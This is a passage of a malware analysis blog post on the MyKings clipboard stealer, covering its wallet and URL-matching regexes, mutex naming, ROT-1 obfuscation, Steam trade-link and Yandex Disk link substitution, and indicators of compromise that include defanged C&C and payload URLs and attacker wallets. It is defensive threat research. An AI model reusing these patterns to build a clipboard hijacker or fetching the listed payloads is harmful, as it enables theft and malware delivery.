.rdata:0042D3E4	00000016	C	^Y[a-zA-Z0-9]{89,92}$
.rdata:0042D3FC	00000018	C	^D[a-zA-Z0-9]{103,105}$
.rdata:0042D414	00000010	C	^[0-9]{19,22}L$
.rdata:0042D424	00000016	C	^S[a-zA-Z0-9]{31,35}$
.rdata:0042D43C	00000017	C	^3P[a-zA-Z0-9]{32,36}$
.rdata:0042D454	00000016	C	^Q[a-zA-Z0-9]{32,36}$
.rdata:0042D46C	00000016	C	^G[a-zA-Z0-9]{54,57}$
.rdata:0042D484	00000016	C	^V[a-zA-Z0-9]{32,36}$
.rdata:0042D49C	00000017	C	G[a-zA-Z0-9]{104,107}$
.rdata:0042D4B4	00000019	C	^41991[a-zA-Z0-9]{7,12}$
.rdata:0042D4D0	00000078	C	((https://yad))+(([a-zA-Z0-9.-]+.[a-zA-Z]{2,4})|([0-9]{1,3}.[0-9]{1,3}.[0-9]{1,3}.[0-9]{1,3}))(/[a-zA...
.rdata:0042D548	0000008F	C	((https://steamcommunit))(?!.*id|.*id)(([a-zA-Z0-9.-]+.[a-zA-Z]{2,4})|([0-9]{1,3}.[0-9]{1,3}.[0-9]{...
.rdata:0042D5D8	00000027	C	^(https://goo.gl/)([a-zA-Z0-9]{0,50})?
.rdata:0042D600	00000026	C	^(https://vk.cc/)([a-zA-Z0-9]{0,50})?

List of regular expressions matching specific cryptocurrencies and URLs

We were able to find many comments from people at BlockChain Explorer services believing that they sent money to the incriminated accounts by a mistake and asking or demanding that their money be sent back. In response to this malicious activity, we want to increase awareness about frauds like this and we highly recommend people always double-check transaction details before sending money.

Comments from infected users connected to address `0x039fD537A61E4a7f28e43740fe29AC84443366F6`

3.2 Defense & features

Some other blog posts describe a few anti-debugging checks and defense against system monitoring tools, but we can't confirm any new development.

In order to avoid multiple executions, the clipboard stealer checks for mutex on execution. The mutex name is created dynamically by checking on which version of OS it is launched on. This procedure is performed using functions `RegOpenKeyExA` which opens the registry key `SOFTWARE\Microsoft\Windows NT\CurrentVersion`. Afterwards, a function `RegQueryValueExA` is called which gets the value of `ProductName`. The value obtained is then concatenated with the constant suffix `02`. Using this method, you can get many more possibilities of existing mutexes. In the list below, you can find a few examples of mutex names:

- `Windows 7 Professional02`
- `Windows 7 Ultimate02`
- `Windows 10 Enterprise02`
- `Windows 10 Pro02`
- `Windows XP02`
- …

In a different version of the malware, an alternative value is used from registry key `SOFTWARE\Microsoft\Windows NT\CurrentVersion` and value of `BuildGUID`. This value is then also appended with suffix `02` to create the final mutex name.

Another mechanism serving as a defense of this malware is trying to hide the addresses of cryptowallets belonging to attackers. When the malware matches any of the regular expressions in the clipboard, it substitutes the clipboard content with a value that is hardcoded inside the malware sample. For protection against quick analysis and against static extraction with regular expressions, the substitute values are encrypted. Encryption used is a very simple ROT cipher, where the key is set to -1.

For a quick and static extraction of wallets from samples, it's possible to decrypt the whole sample (which destroys all data except wanted values) and then use regular expressions to extract the hidden substitute values. The advantage of this approach is that the malware authors already provided us with all necessary regular expressions; thus the extraction process of the static information can be easily automated.

3.3 Newly uncovered functionality

With a larger dataset of samples, we were also able to reveal the intentions of regular expressions checking for URLs.

3.3.1 Steam trade frauds


One of the regular expressions hardcoded in samples looks like this:
`((https://steamcommunit))(?!.*id|.*id)(([a-zA-Z0-9.-]+.[a-zA-Z]{2,4})|([0-9]{1,3}.[0-9]{1,3}.[0-9]{1,3}.[0-9]{1,3}))(/[a-zA-Z0-9%:/-_?.',27h,'~&]*)?`

This kind of expression is supposed to match Steam trade offer links. Users on the Steam platform can create trade offers to trade what are usually in-game items from their inventory with other users. The value of the items that can be traded starts at only a few cents, but the most expensive items are being sold for hundreds or thousands dollars.

The clipboard stealer manipulates the trade offer URL and changes the receiving side, so Steam users send their items to someone completely unknown. The exchanged link then looks like this one:
`https://steamcommunity[.]com/tradeoffer/new/?partner=121845838&token=advSgAXy`

In total we were able to extract 14 different Steam trade offer links that appeared in almost 200 samples. These links lead us to 14 Steam accounts — some of which were banned and some had set privacy restrictions — but among the working public accounts we were able to find information that assured us that these frauds happened. An example is this is an account which was bound to the trade offer link listed above:
`https://steamcommunity.com/id/rosher`

After checking the comments section of this account, we could see multiple people getting angry and curious as to why their trade offer links are getting changed. Even though some people noticed the change in the trade offer link, we suppose that some trades were completed. We were not able to estimate how much money could have been stolen through this technique.



Comments from `https://steamcommunity.com/id/rosher`

Translation of comments:

1. 9 Oct, 2020 @ 7:47 pm why is my trade link changing to yours?
2. 21 Jul, 2020 @ 2:16 pm Th for the garbage with a trade link !!! ???
3. 27 Jun, 2020 @ 5:05 am what a fagot what did you do with the link

3.3.2 Fake Yandex Disk links

Another functionality is related to the regular expression:
`((https://yad))+(([a-zA-Z0-9.-]+.[a-zA-Z]{2,4})|([0-9]{1,3}.[0-9]`


This regular expression matches links to Yandex Disk storage. Yandex Disk is a cloud service created by multinational Russian company Yandex and can be used similarly as Google Drive or Dropbox for sharing files.

The objective of this technique is to match links that users are sending to their friends and family to share files or photos. If the malware runs on the sender's machine, the infected victim is sending wrong links to all their acquaintances. If the malware runs on the machine of the user that receives the link and copy/pastes it to the browser address bar, the victim again opens a wrong link. In both cases, the wrong link gets opened by someone unaware that the content is wrong. In both cases, the victim downloads files from that link and opens them, because there is no reason to not trust the files received from someone they know.

From the set of analyzed samples, we extracted following 4 links to Yandex Disk storage:

1. `https://yadi[.]sk/d/cQrSKI0591KwOg`
2. `https://yadi[.]sk/d/NGyR4jFCNjycVA`
3. `https://yadi[.]sk/d/zCbAMw973ZQ5t3`
4. `https://yadi[.]sk/d/ZY1Qw7RRCfLMoQ`

All of the links contain packed archives in a `.rar` or `.zip` format, protected with a password. The password is usually written in the name of the file. As you can see on the image below, the file is named, for example, as "photos," with the password `5555` .



Contents on `https://disk[.]yandex.ru/d/NGyR4jFCNjycVA`

4. Conclusion

In this first part of the blog series, we focused on the MyKings clipboard stealer module, going through the attribution chain and uncovering the amounts of money that attackers were able to obtain along the way. The clipboard stealer also focuses on frauds regarding Steam trade offers and Yandex Disk file sharing, distributing further malware to unaware victims.

In the next part of this blog series, we will go down the rabbit hole — exploring the contents of one of the downloaded payloads and providing you with an analysis of the malware inside. Don't miss it!

Indicators of Compromise (IoC)

SHA256 hashes
0390b466a8af2405dc269fd58fe2e3f34c3219464dcf3d06c64d01e07821cd7a
0cdef01e74acd5bbfb496f4fad5357266dabb2c457bc3dc267ffad6457847ad4
2aaf1abeaeeed79e53cb438c3bf6795c7c79e256e1f35e2a903c6e92cee05010

5ae5ff335c88a96527426b9d00767052a3cba3c3493a1fa37286d4719851c45c
b9c7cb2ebf3c5ffba6fdeea0379ced4af04a7c9a0760f76c5f075ded295c5ce2
d2e8b77fe0ddb96c4d52a34f9498dc7dd885c7b11b8745b78f3f6beaeec8e191
f778ca041cd10a67c9110fb20c5b85749d01af82533cc0429a7eb9badc45345c

Also in our GitHub.

Mutexes
Windows 7 Professional02
Windows 7 Ultimate02
Windows 10 Enterprise02
Windows 10 Pro02
Windows XP02

Also in our GitHub.

C&C and logging servers
http://2no[.]co/1ajz97
http://2no[.]co/1aMC97
http://2no[.]co/1Lan77
http://ioad[.]pw/ioad.exe
http://ioad[.]pw/v.sct
http://iplogger[.]co/1h9PN6.html
http://iplogger[.]org/1aMC97
http://kr1s[.]ru/doc.dat
http://kr1s[.]ru/java.dat
http://kr1s[.]ru/tess.html
http://u.f321y[.]com/buff2.dat
http://u.f321y[.]com/dhelper.dat
http://u.f321y[.]com/oneplus.dat
http://u.f321y[.]com/tess.html
http://u.f321y[.]com/VID.dat
http://zcop[]].ru/java12.dat

Complete list in our GitHub.

Appendix

Yandex disk links
https://disk[.]yandex.ru/d/NGyR4jFCNjycVA

Complete list in our GitHub.

Steam trade offer links

https://steamcommunity[.]com/tradeoffer/new/?partner=121845838&token=advSgAXy

Complete list in our GitHub.

Wallet addresses
0x039fd537a61e4a7f28e43740fe29ac84443366f6
0x6a1A2C1081310a237Cd328B5d7e702CB80Bd2078
12cZKjNqqxcFovghD5N7fgPNMLFZeLZc3u
16G1hnVBhfrncLe71SH3mr19LBcRrkyewF
22UapTiJgyuiWg2FCGrSsEEEpV7NLsHaHBFyCZD8nc1c9DEPa5JrELQFr6MNqj3PGR4PGXzCGYQw7UemxRoRxCC97r43pZs
3PAFMSCjWpf5WDxkkECMmwqkZGHySgpuzEo
41xDYg86Zug9dwbJ3ysuyWMF7R6Un2Ko84TNfiCW7xghhbKZV6jh8Q7hJoncnLayLVDwpzbPQPi62bvPqe6jJouHAsGNkg2
7117094708328086084L
AKY1itrWtsmziQhg2THDcR3oJhXsVLRxM7
AXnqKf2Pz6n9pjYfm2hrekzUNRooggjGpr
D6nziu2uAoiWvdjRYRPH7kedgzh56Xkjjv
DAsKfjhtVYnJQ7GTjwPAJMRzCtQ1G36Cyk
DdzFFzCqrht9wkicvUx4Hc4W9gjCbx1sjsWAie5zLHo2K2R42y2zvA7W9S9dM9bCHE7xtpNriy1EpE5xwv7mPuSjhP4FyB9Z1ra6Ge3y
EVRzjX4wpeb9Ys6i1LFcZyTkEQvV9Eo2Wk
GBJOA4BNCXBSYG3ZVU2GXNOOA2JJLCG4JIVNEINHQIZNVMX4SSH5LLK7
LbAKQZutpqA9Lef6UGJ2rRMJkiq7fx7h9z
LUfdGb4pCzTAq9wucRpZZgCF69QHpAgvfE
QNkbMtCmWSCFS1U63PcAxhKufLvEwSsJ8t
qrfdnklvpgmh94dycdsp68qd6nf9fk8vlsr24n2mcp
QrKfx3qsqaMQUVHx8yAd1aTHHRdjP6Tg
qz45uawuzuf0fa3ldalh32z86nkk850e0qcpnf6yye
rNoeET6PH5dkf1VVvuUc2eZYap9yDZiKTm
SPLfNnmUdqmYu1FH2qMcGiU7P8Mwf9Z3Kr
t1JjREG9k58srT42KitRp3GyMBm2x4B889o
t1Suv1nezoZVk98LHu4tRxQ6xgofxQwi54h
VhGTEsM6ewqNBJwDEB2o6bHvRqFdGqu5HM
XdxsHPrsJvsDze4CQkMVVgsuqrHqys791e
Xup4gBGLZLDi9J9VbcLuRHGKDXaUjwMoZV

Complete list in our GitHub.

Scripts

Script for querying amounts transferred through wallet addresses can be found in our GitHub.

Tagged asanalysis, cryptocurrency, cryptostealer, malware, series